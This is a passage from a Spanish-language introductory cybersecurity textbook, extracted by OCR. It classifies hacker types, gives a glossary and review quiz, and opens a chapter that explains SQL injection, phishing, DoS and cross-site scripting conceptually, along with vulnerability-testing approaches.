
- Black hats o hackers negros: Un hacker negro muestra sus habilidades informáticas crackeando computadoras o servidores, ingresando a áreas restringidas, infectando redes o tomando el control de estas, su objetivo es mostrar sus habilidades en métodos de piratería.

- White hats o hackers blancos: Un hacker blanco busca errores en el sistema y hace saber a las empresas las vulnerabilidades encontradas, no pretenden causar daño, su objetivo es mejorar la seguridad.

- Samurai: Son detectados rápidamente debido a que su amenaza es clara y directa, realizan trabajos por encargo a cambio de dinero.

- Luser: Comúnmente se encuentran frente a los hackers, controlando el sistema.

Figura 1.2 Programas que utilizan los hackers



En las últimas dos décadas, la industria tecnológica ha experimentado una gran revolución con la innovación de diversas herramientas que ayudan a las personas en su trabajo, a medida que surgen nuevas tecnologías, también lo hacen la variedad y el número de diferentes tipos de hackers, mientras que algunos hackers eligen atacar a personas específicas, otros apuntan a organizaciones más grandes, como el pentágono u otros gobiernos. A medida que evolucionan las formas de hackear dispositivos informáticos, también lo hacen los tipos de hackers.

El hacking es una práctica para acceder a redes, computadoras, teléfonos inteligentes y tabletas de manera no autorizada e ilegal para dañar o destruirlos, robar datos de usuarios, archivos y registros, o interferir con operaciones relacionadas con los datos, sin embargo, el hacking no siempre es malo, aunque siempre se considera ilegal, también existe el hacking legal o ético, que se realiza de manera legítima o con permiso, quien realiza hacking de manera legítima se

llama hacker ético. Las organizaciones y empresas contratan hackers éticos para asegurarse de que su infraestructura de TI permanezca protegida contra posibles amenazas cibernéticas.

La preocupación por el hacking se ha vuelto crucial para muchos, ya que la información ahora tiene la clave para cambiar el equilibrio de poder en los conflictos, los ciudadanos comunes somos daño colateral en este juego de ajedrez entre hackers, ya que todas las naciones están hambrientas de información. La capacidad de las computadoras para almacenar grandes cantidades de datos ha inaugurado una era de conocimiento e información, como resultado, ahora hay más y más hackers buscando aprovechar las vulnerabilidades de seguridad de los dispositivos informáticos para su propio beneficio.

A continuación, se presentarán los tipos de hackers en la seguridad informática, así como las diversas tácticas y ataques de los hackers.

- *White hat hackers (hackers autorizados)*: Algunos de los hackers más destacados del mundo son los hackers de sombrero blanco, frecuentemente denominados hackers éticos, son expertos en todo lo relacionado con la ciberseguridad y utilizan sus habilidades para identificar los puntos vulnerables en redes y sistemas antes de que los hackers puedan explotarlos. Estos hackers suelen trabajar para el estado o para empresas de ciberseguridad. Su objetivo principal es ayudar a las organizaciones y agencias gubernamentales a encontrar y solucionar fallas de ciberseguridad para evitar ataques maliciosos y, en consecuencia, la pérdida de datos confidenciales.

- *Black hat hackers (hackers criminales):* Los hackers de sombrero negro, o cibercriminales, explotan las vulnerabilidades de seguridad de un sistema con intenciones maliciosas, acceden a sistemas o redes sin permiso. El objetivo principal de los hackers de sombrero negro es perjudicar a una persona u organización específica, robando datos, comprometiendo sus sistemas y manipulando archivos importantes. La información robada se utiliza frecuentemente para extorsión, ganancia personal o ventas en el mercado negro.

- *Gray hat hackers (hackers por diversión):* Los hackers de sombrero gris son una combinación de hackers de sombrero negro y blanco. Esto significa que los hackers de sombrero gris hackean sistemas o redes por diversión, pero no tienen intenciones maliciosas o incorrectas. Generalmente, realizan actividades de hacking solo por diversión y para identificar brechas de seguridad en sistemas o redes, pero lo hacen sin permiso.

- *Green hat hackers (hackers en entrenamiento):* En el campo del hacking, los hackers de sombrero verde se consideran aficionados. Todavía están aprendiendo y no han dominado el arte del hacking, generalmente irrumpen en sistemas de bajo nivel propiedad de otras personas y aún no están interesados en objetivos más grandes. Frecuentemente imitan a otros tipos de hackers en un esfuerzo por aprender de ellos y mejorar sus habilidades en ciberseguridad, el único motivo de los hackers de sombrero verde es aprender a realizar ciberataques de la misma manera que los hackers de sombrero negro, y eventualmente convertirse en hackers éticos.

- *Script kiddies (hackers aficionados):* Los hackers aficionados son novatos en el campo de la ciberseguridad, intentan acceder a varios sistemas, sitios web y/o redes utilizando scripts creados por otros. No entienden completamente los procesos y su principal motivación es atraer la atención de sus compañeros. Los ataques de Denegación de Servicio (DoS) o Denegación de Servicio Distribuido (DDoS) son un ejemplo.

- *Blue hat hackers:* Un subgrupo de hackers conocido como "Blue Hat" utiliza una táctica similar a los "Script Kiddies". No tienen suficiente deseo de estudiar. Cuando quieren ganarse el favor de otros miembros de su especie, emplean el hacking como arma. Recurre al hacking para resolver sus disputas con sus enemigos. Los hackers de sombrero azul son peligrosos debido a sus motivaciones más que a su destreza en hacking.

- *Red hat hackers:* Los hackers de sombrero rojo son análogos a los hackers de sombrero blanco. A pesar de tener objetivos similares, los hackers de sombrero blanco y rojo utilizan enfoques muy diferentes, también se les conoce como Eagle-Eyed Hackers. Aunque intentan combatir a los hackers de sombrero negro, sus métodos pueden ser bastante brutales. Mantienen sus ataques de manera continua.

- *Government-sponsored hackers (prevención de amenazas internacionales):* Los hackers patrocinados por el estado o la nación son individuos contratados por el estado para ofrecer ciberseguridad y robar datos sensibles de otras naciones para mantener su posición de poder o evitar cualquier amenaza a su nación. Trabajan para el gobierno y son bien remunerados.

- *Hacktivists (hackers motivados políticamente):* Hay muchos tipos de hacking. Los hacktivistas son conocidos por ser los más comprometidos políticamente entre todos. Atacan exclusivamente sitios web gubernamentales para adquirir información privada y venderla al

mejor postor en el mercado negro. Otro objetivo de los hacktivistas al hackear sistemas o redes gubernamentales es resaltar causas sociales alarmantes. Se les conoce como activistas hackers, a veces denominados hacktivistas, debido a su postura política.

- *Malicious insiders (informantes):* Los informantes o hackers insiders maliciosos tienen la intención de divulgar información sensible sobre una organización o empresa en la que están empleados. La divulgación puede haberse hecho específicamente con un resentimiento personal contra la corporación en mente. El motivo detrás de la exposición se determina por la causa.

- *Cryptojackers (hackers de minería de criptomonedas):* Estos son los hackers que explotan las vulnerabilidades de seguridad de una red para hackear sistemas y robar recursos informáticos, que sirven como una forma de minar criptomonedas. Lo hacen mediante la propagación de virus infecciosos a través de la web llamados malware. Específicamente, insertan código malicioso en el sistema de la víctima sin su conocimiento. Luego, utilizan el sistema de la víctima para minar criptomonedas.

- *Elite hackers:* Los hackers de élite están entre los más hábiles en el mundo de los cibercriminales. Son quienes descubren varios ataques de hacking de vanguardia o nuevas formas de hackear sistemas o redes. En resumen, los hackers de élite son los innovadores del mundo del hacking.

- *Gaming hackers:* A medida que la industria de los videojuegos ha estado en auge, tiene su propia categoría de hackers llamados hackers de juegos. Los jugadores profesionales y de élite invierten mucho en hardware de alto rendimiento para juegos y obtienen créditos de juego. Mientras tanto, los hackers de juegos realizan ataques para robar los cachés de créditos de un competidor. También intentan ataques de denegación de servicio (DoS) para sacar a sus contrapartes del juego.

- *Botnet hackers:* Son los hackers que crean bots para realizar ataques en múltiples dispositivos (tantos como sea posible). Típicamente, apuntan a dispositivos del internet de las cosas (IoT), routers y cámaras. Los bots pueden ser utilizados por quien los desarrolló y otros hackers pueden comprarlos

Glosario de términos

- Análisis de riesgos: Proceso de identificación, evaluación y priorización de riesgos para minimizar, monitorear y controlar la probabilidad y/o impacto de eventos desafortunados.

- Activos de información: Recursos valiosos de una organización que incluyen datos, sistemas de información, servicios y personas involucradas en el manejo de la información.

- Integridad: Garantía de que la información no se ha alterado de manera inapropiada y se mantiene exacta y completa durante su ciclo de vida.

- Confidencialidad: Garantía de que la información es accesible solo para personas autorizadas y protegida contra divulgación no autorizada.

- Disponibilidad: Aseguramiento de que la información y los sistemas están accesibles y utilizables cuando se necesiten.

- Identificación de amenazas: Proceso de reconocimiento de posibles amenazas que pueden afectar la seguridad de la información, tanto internas como externas.

- Controles de acceso: Medidas y mecanismos implementados para garantizar que solo personas autorizadas puedan acceder a ciertos datos o sistemas.

- Mecanismos de autenticación: Procedimientos y tecnologías utilizados para verificar la identidad de un usuario que intenta acceder a un sistema.

- Registros de auditoría: Registros detallados de las actividades del sistema que se utilizan para monitorear y verificar las acciones y eventos en el sistema.

- Planes de contingencia: Estrategias preparadas para responder a situaciones de emergencia y garantizar la continuidad del negocio.

- Copias de seguridad (Backups): Procesos y tecnologías para crear y almacenar duplicados de datos importantes para restaurarlos en caso de pérdida o daño.

- Estándares y regulaciones: Normativas y guías, tanto internacionales como nacionales, que establecen las mejores prácticas para la gestión de la seguridad de la información.

- Hacking ético: Práctica de evaluar y mejorar la seguridad de sistemas mediante la identificación y corrección de vulnerabilidades.

- Hackers de sombrero blanco: Especialistas en hacking ético que utilizan sus habilidades para proteger la información y fortalecer la seguridad.

- Pruebas de penetración (Pentesting): Evaluaciones de seguridad que simulan ataques cibernéticos para identificar y corregir vulnerabilidades en sistemas y redes.

- Certificación CEH (Certified ethical hacker): Credencial que avala el conocimiento y habilidades de un profesional en hacking ético, demostrando su competencia y compromiso con las prácticas éticas y legales.

- Crackers: Individuos que actúan con intenciones maliciosas y destructivas, a diferencia de los hackers éticos.

- Evaluación de vulnerabilidades: Proceso de identificar, cuantificar y priorizar las vulnerabilidades en un sistema o red.

- Ciberseguridad: Organización y uso de recursos, procesos y estructuras diseñados para proteger el ciberespacio y los sistemas habilitados en él de eventos que amenacen la seguridad.

- Hacktivismo: Uso de la tecnología para promover una causa política o social, que a menudo es ambiguo en términos legales y morales.

- Recompensas por fallos de seguridad: Incentivos ofrecidos por empresas a quienes identifiquen y reporten vulnerabilidades en sus sistemas.

- Vulnerabilidades: Debilidades en los sistemas de información que pueden ser explotadas por atacantes.

- Sector financiero: Objetivo frecuente de ataques cibernéticos debido a la sensibilidad de la información que maneja.

- Capacitación del personal: Programas para educar a los empleados sobre riesgos de seguridad y mejores prácticas.

- Simulaciones y pruebas de penetración: Técnicas para replicar ataques cibernéticos y evaluar la efectividad de las medidas de seguridad.

- Pérdidas financieras: Impacto económico negativo resultante de ciberataques exitosos.

- Ciberdelitos: Delitos cometidos a través de medios electrónicos o informáticos.

- Victimización: Exposición de una persona o grupo a ser víctima de un delito.

- Configuraciones de seguridad: Ajustes que protegen un sistema.
- Amenazas internas: Riesgos de seguridad provenientes de dentro de la organización.
- Hacker: Persona que accede a sistemas informáticos de manera no autorizada, puede tener intenciones tanto benignas como maliciosas.
- Black hat hacker: Hacker que realiza actividades maliciosas y criminales.
- White hat hacker: Hacker que busca vulnerabilidades para mejorar la seguridad de sistemas con permiso.
- Gray hat hacker: Hacker que hackea por diversión sin intenciones maliciosas, a veces sin permiso.
- Hacktivist: Hacker motivado por causas políticas o sociales.
- Malicious Insider: Empleado que divulga información sensible de su organización.

Evaluación de conocimientos

1. ¿Qué modelo se propone para mejorar la gestión de la seguridad de la información?

a) Modelo de integración y automatización

b) Modelo de mejora continua y generalidad

c) Modelo de síntesis y medición objetiva

d) Todas las anteriores

2. ¿Qué principios básicos se deben considerar para asegurar la confidencialidad, integridad y disponibilidad de la información?

a) Análisis de riesgos y amenazas

b) Implementación de controles de seguridad

c) Evaluación continua y mejora

d) Todas las anteriores

3. ¿Cuál es el propósito principal de un hacker ético?

a) Acceder ilegalmente a sistemas informáticos

b) Identificar y corregir vulnerabilidades de seguridad

c) Vender información en el mercado negro

d) Ninguna de las anteriores

4. ¿Cuál de las siguientes certificaciones es importante para los hackers éticos?

a) CEH

b) CISSP

c) PMP

d) CCNA

5. ¿Cómo ayuda el hacking ético a las organizaciones?

a) Evalúa los niveles de seguridad y corrige vulnerabilidades

b) Reduce la necesidad de personal de seguridad

c) Elimina todos los riesgos de seguridad

d) Aumenta los costos operativos

6. ¿Qué impacto tiene el hacking ético en la confianza de los clientes?

a) Disminuye la confianza de los clientes

b) No tiene impacto en la confianza de los clientes

c) Fomenta la confianza al mostrar compromiso con la seguridad

d) Aumenta el riesgo de pérdida de datos

7. ¿Qué aspecto es fundamental para la prevención de ciberdelitos en adolescentes?

a) Incrementar las penas legales

b) Educación y concienciación sobre ciberseguridad

c) Desconectar el acceso a internet

d) Implementar más software antivirus

8. ¿Qué se entiende por sobreexposición a los ciberdelitos?

a) Uso excesivo de redes sociales

b) Falta de educación en ciberseguridad

c) Acceso constante y sin supervisión a internet

d) Todas las anteriores

9. ¿Cuál es una ventaja principal del hacking ético?

a) Identificación temprana de debilidades

b) Aumento de costos de seguridad

c) Disminución de la confianza de los clientes

d) Ninguna de las anteriores

10. ¿Cuál es una limitación significativa del hacking ético?

a) Falta de habilidades técnicas

b) Enfoque en amenazas internas

c) Dependencia de información privilegiada

d) Incremento del tiempo de prueba

11. ¿Cuál es el objetivo principal de un hacker de sombrero negro?

a) Mejorar la seguridad de los sistemas

b) Robar datos y causar daño

c) Enseñar a otros hackers

d) Ninguna de las anteriores

12. ¿Qué caracteriza a un hacker de sombrero blanco?

a) Utilizan sus habilidades para propósitos maliciosos

b) Buscan errores en sistemas para mejorar la seguridad

c) Trabajan exclusivamente para el gobierno

d) Hackean sistemas sin permiso

13. ¿Cuál es la motivación principal de un hacker de sombrero gris?

a) Robar datos y venderlos

b) Realizar actividades de hacking por diversión

c) Mejorar la seguridad de los sistemas

d) Trabajar para agencias gubernamentales

14. ¿Quiénes son los "script kiddies"?

a) Hackers que utilizan scripts creados por otros sin comprenderlos

b) Hackers altamente capacitados

c) Hackers patrocinados por el gobierno

d) Hackers que trabajan para empresas de ciberseguridad

15. ¿Qué tipo de hackers están interesados en la minería de criptomonedas?

a) Hackers de sombrero blanco

b) Hackers de sombrero negro

c) Cryptojackers

d) Hacktivistas

CAPÍTULO 2 AMENAZAS Y VULNERABILIDADES

INTRODUCCIÓN

Hoy estamos expuestos al crecimiento de la tecnología y por ello debemos prepararse para estos cambios tecnológicos, a medida que crece, debemos percatarnos de que las vulnerabilidades, ataque y riegos que podemos enfrentarnos en nuestros sistemas informáticos también aumentan. Los ataques de las personas mal intencionadas llamados hackers usamos diarios, estos atacantes aprovechan las vulnerabilidades de la red, por ello debemos prepararse o mitigar estos ataques garantizando la seguridad. En la seguridad informática, no importa qué tipo de software o hardware tengamos instalado, siempre existirá una vulnerabilidad donde los atacantes quieran entran y robar información confidencial.

En el mundo de la ciberseguridad es crucial entender y gestionar las amenazas y vulnerabilidades para poder proteger la confidencialidad, integridad y disponibilidad de los sistemas informáticos y de los datos. Las amenazas representar cualquier acción que me podría ocasionar un gran daño al sistema y las vulnerabilidades son debilidades en los sistemas que pueden ser explotados por las amenazas. En este tema veremos las diferencias entre amenazas y vulnerabilidad, así como los tipos de vulnerabilidades y las herramientas que podemos usar para mitigarlas y proteger nuestros datos confidenciales y que no caigamos en el error de dejar desapercibido el peligro que pueden ocasionar si los atacantes entren a nuestros sistemas.

2.1. Diferencia entre amenazas y vulnerabilidades

Amenaza: La existencia de un peligro que ya está, pero es independiente de que seamos vulnerables o no. Actividad que se aprovecha de la debilidad de los sistemas informáticos para atacarlos o poder invadirlos. Las amenazas pueden prevenir de ataques externos como internos.

Tienen un gran impacto en la confidencialidad, integridad y disponibilidad de los sistemas informáticos y de los tics, pueden resultar en la perdida de datos, interrupción de los servicios, exponer información confidencial y de más riesgo importantes para la seguridad de la información. (Vivar Franco, 2023)

*Vulnerabilidad***:** Esta aparece cuando en nuestra red, dispositivos o sistemas existen una seria de deficiencias que provocan que exista una posibilidad de ataque. Son puntos débiles o fallos en una aplicación o sistemas atacados por los ciber atacantes para atacar la seguridad. Estos ataques pueden ser causados por los errores que están en el diseño, la programación,


configuración del sistema y estos son atacados para la denegación de servicios, ejecución remota del código y robo de información. (Vivar Franco, 2023)

2.2 Tipos de vulnerabilidades

2.2.1. Inyección de código SQL

El propósito de esta vulnerabilidad trata sobre insertar un código sql con la única intención de obtener contraseñas o nombres de los usuarios a través del servidor de la base de datos. Este ataque se lleva más en aplicaciones web donde el usuario puede insertar directamente sentencias en SQL, a través, de los cuadros de búsquedas en el sitio web que no está protegido. El peligro de esta vulnerabilidad es que el atacante puede modificar, borra o insertar registros en la base de datos. Este ataque se lleva de muchas maneras, una de ellas es a través de la cláusula unión, esta me permite unir una consulta con otra y de esta forma se extiende el resultado a que la consulta me devuelve. (Sánchez Bautista & Ramírez Chávez, 2022)

Figura 2.1 Sentencia SQL que se lanza sobre la BBDD de la web.




2.2.2. Ataque al usuario

Phishing está diseñado especialmente para poder convencer a alguna víctima a dar su información personal. La mayoría de estos ataques son influenciados cuando el usuario recibe un correo electrónico falso que puede contener una dirección de URL. Cuando el usuario da click a esta dirección de URL se lo envía a un sitio web falso de una similitud a la página

original. Una página web de phishing, es aquella que, como otra página web, sin permiso, actúa en nombre de un tercero con la intención de poder confundir a los usuarios en la realización de una acción (Benavides, Fuertes, & Sanchez, 2020). Es una forma de robo de identidad, la persona con fines malos intenta extraer tus datos personales para poder entrar a tus cuentas o cometer crímenes usando tus usuarios y contraseñas. (Sánchez Bautista & Ramírez Chávez, 2022)


Figura 2.2 Proceso de phishing, cómo los atacantes obtienen credenciales de las víctimas.



2.2.3. Denegación de servicios (DoS)

Estos ataques están especialmente en el área de las IoT donde están conectados los dispositivos y hacen el intercambio de datos o información entre ellos. La denegación de servicio lo que hace es inhabilitar la continuidad de comunicación que se generan en los dispositivos que están conectados, entre sí, esto se lleva a cabo con el exterior en vía web, en la que afecta al ancho de banda, la lactancia y las tablas conmutadas de flujo de datos. Este ataque se logra ya que genera varias peticiones a uno o más servidores desde diferentes partes del mundo con el objetivo de hacer colapsar o efectuar ataques de fuerza bruta con malwares que están específicamente especializados para escanear el internet y buscar dispositivos conectados al IoT. (Márquez Díaz, 2019)


Figura 2.3 Estructura de un ataque DDoS, controlador y bots en acción contra la víctima.



2.2.4. Cross site scripting

Los XSS aprovechan y utilizan las deficiencias de la seguridad web para permitir a los atacantes ejecutar scripts en forma de inyección. Esto ocurre cuando el atacante utiliza una aplicación web para poder enviar código malicioso, principalmente en secuencia de comandos del lado del navegador, a un usuario final que no tiene forma de saber que el script no es confiable, de manera que lo ejecutara porque es una fuente confiable para el usuario.

Figura 2.4 Proceso de ataque de cross site scripting.



2.3. Análisis y detección de vulnerabilidades

2.3.1. Análisis de vulnerabilidades

Es el control que me asegura ir minimizando el riesgo de los sistemas informáticos comenzando con un análisis satisfactorio, identificando regularmente las vulnerabilidades e irlas corrigiendo.

- Recopilación de información: Se recolecta toda la información.

- Análisis de vulnerabilidades: Analiza la información obtenida de la recopilación e identificar todas las vulnerabilidades existentes o las posibles variables de ataque al sistema.

- Explotación de vulnerabilidad: Se explotan las vulnerabilidades encontradas en los sistemas que están dentro de la red con el único fin de ingresar al sistema, esto se puede realizar mediante la herramienta instalada en kali linux.

- Presentación de informe: Se mostrarán las sugerencias o recomendaciones en base a los análisis y resultados de los ataques, para así poder prevenir el impacto que me pueden ocasionar.

2.3.2. Técnicas para la detección de vulnerabilidades

Black-Box (caja negra): En ese tipo de prueba, los auditores intentar replicar el método de prueba de explorar las vulnerabilidades que pueden ser aprovechadas por los atacantes externos, y solo por ese motivo contiene información pública sobre el sistema informático que se analiza. Por tanto, el equipo de auditoria trata de identificar y poder explorar los posibles agujeros de seguridad en el sistema con el mismo recurso que podría están usando el atacante externo. Al analizar este tipo de penetración, la organización que está afectada en cuestión podrá tener la evaluación realista del nivel de peligro que está expuesto su sistema informático. Si el equipo puede detectar este tipo de vulnerabilidad, es posible que un atacante también pueda detectarlo. (Gómez, 2022)

White-Box (Caja blanca): En la prueba de caja blanca, los auditores disponen de toda la información requerida para poder evaluar la seguridad del sistema informático en su estudio, configuración de elemento de red, código fuente de la aplicación, medidas de seguridad implementadas, manuales de usuarios y archivos de configuración de servidores y aplicaciones. Este tipo de prueba requiere de un mayor esfuerzo y, por ende, de muchos más recursos por partes de la organización y del equipo de auditores. Gracias a este análisis, no solo se pueden descubrir vulnerabilidades típicas, sino que también se pueden encontrar fallos de

diseño y configuraciones de sistema, esto me facilita las recomendaciones muy precisas y específicas para solucionar estas vulnerabilidades. (Gómez, 2022)

Análisis estático de código: Este proceso se evalúa el código sin poder ejecutarlo, es un análisis muy poderoso porque me permite la rápida consideración de múltiples opciones sin comprometer al sistema. Las herramientas de este análisis pueden explorar una gran cantidad de escenarios, no es necesario ir dentro de los procesos computacionales requeridos. Un buen analizador proporciona una velocidad constante y una evaluación detallada del cuerpo del código fuente. Durante el proceso se analiza todos los aspectos del código fuente como la sintaxis, semántica y la estructura del programa. Es por eso que los analizadores estáticos comparten muchos procesos comunes de un compilador, esto se debe a que los compiladores realizan análisis sintácticos y semánticos del código para garantizar el cumplimiento de la normativa gramatical a la que se traduce el código a lenguaje de máquina. Todo esto lo realiza el analizador con la gran diferencia de que no se ejecuta ninguna línea de código. (García Meza, 2023)

